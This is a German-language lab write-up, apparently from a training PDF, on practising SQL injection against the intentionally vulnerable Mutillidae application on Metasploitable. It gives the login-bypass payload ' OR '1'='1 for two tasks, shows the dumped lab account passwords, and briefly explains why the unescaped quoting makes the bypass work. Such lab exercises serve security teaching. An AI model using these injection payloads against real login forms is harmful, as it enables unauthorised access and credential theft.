
Aufgabenstellung

Mit Metasploitable SQL-Injections üben

Connection

Metasploitable und Kali starten und die IP Addresse von Metasploitable aufrufen.



Aufgaben

Auf Mutillidae clicken und die erste Aufgabe aufmachen

Zurück zu Metasploitable wechseln und in der config.inc Datei 'metasploitable' zu 'owasp10' ändern

```
msfadmin@metasploitable:~$ sudo nano /var/www/mutillidae/config.inc
```

```
<?php
        /* NOTE: On Samurai, the $dbpass p

        $dbhost = 'localhost';
        $dbuser = 'root';
        $dbpass = '';
        $dbname = 'owasp10';
?>
```

Aufgabe 1

View your details

Please enter username and password to view account details

Name

Password

View Account Details

Dont have an account? Please register here

Lösung:
Username: admin

Password: ' OR '1'='1

Results for . 16 records found.

Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak


Username=bryce
Password=password
Signature=I Love SANS

Username=samurai
Password=samurai
Signature=Carving Fools

Username=jim
Password=password
Signature=Jim Rome is Burning

Erklärung:
Da bei dem Passwort vergleich mit den Daten in der Datenbank fest gecoded wurde das das eingegeben Passwort in einzelnen Hochkomma geschrieben wird, kann man dies ausnutzen und eine OR Vergleich überschreiben.

Aufgabe 2




Lösung:
Username: admin
Password: ' OR '1'='1

Erklärung:
Wie Aufgabe 1 wird hier ebenfalls im Code festgelegt das das eingegeben Passwort in einzelnen Hochkomma steht

Aufgabe 3

Register for an Account



Ich weiß leider nicht was die Aufgabe hier ist, also keine Lösung